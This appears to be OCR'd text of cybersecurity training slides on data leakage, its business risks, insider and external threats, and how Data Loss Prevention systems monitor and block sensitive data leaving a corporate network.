


Data Leakage

- Data leakage refers to unauthorized access or disclosure of **sensitive or confidential data**
- Data leakage may happen electronically through an email or malicious link or via some physical method such as device theft or hacker break-ins

Major Risks to Organizations

- Loss of customer loyalty
- Potential litigations
- Heavy fines
- Decline in share value
- Loss of brand name
- Loss of reputation
- Reduction of sales and revenue
- Unfavorable media attention
- Unfavorable competitor advantage
- Insolvency or liquidation
- Loss of new and existing customers
- Monetary loss
- Prone to cyber criminal attacks
- Loss of productivity
- Disclosure of trade secrets
- Pre-release of latest technology developed by company
- Loss of proprietary and customer information
- Ready to release projects get pirated



Data Leakage Threats

Insider Threats

- Disgruntled or negligent employees may knowingly or unknowingly leak sensitive data to the outside world, incurring huge **financial losses** and business interruptions
- Employees may use various techniques such as eavesdropping, shoulder surfing, or dumpster diving, to gain unauthorized **access** to information in violation of **corporate policies**

Reasons for Insider Threats

- Inadequate security **awareness** and **training**
- Lack of proper management controls for **monitoring employee activities**
- Use of an insecure mode of data **transfers**

External Threats

- Attackers take advantage of insiders' vulnerabilities to perform various attacks by **stealing the credentials** of a legitimate employee
- This gives the attacker unlimited **access to the target network**


Examples of External Threats

- Hacking or Code Injection Attacks
- Malware
- Phishing
- Corporate Espionage or Competitors
- Business Partners or Contractors

Notes:

What is Data Loss Prevention (DLP)?


- DLP is the identification and **monitoring of sensitive data** to ensure that end users do not send sensitive information outside the corporate network



DLP Agent
Employee sends various emails
Enterprise Network
DLP Server
Block
Encrypt
Block
Encrypt
Web Mail
Supplier Networks
Social Networks
Partner Networks

LO#05: Summarize Data Backup Process

Notes:

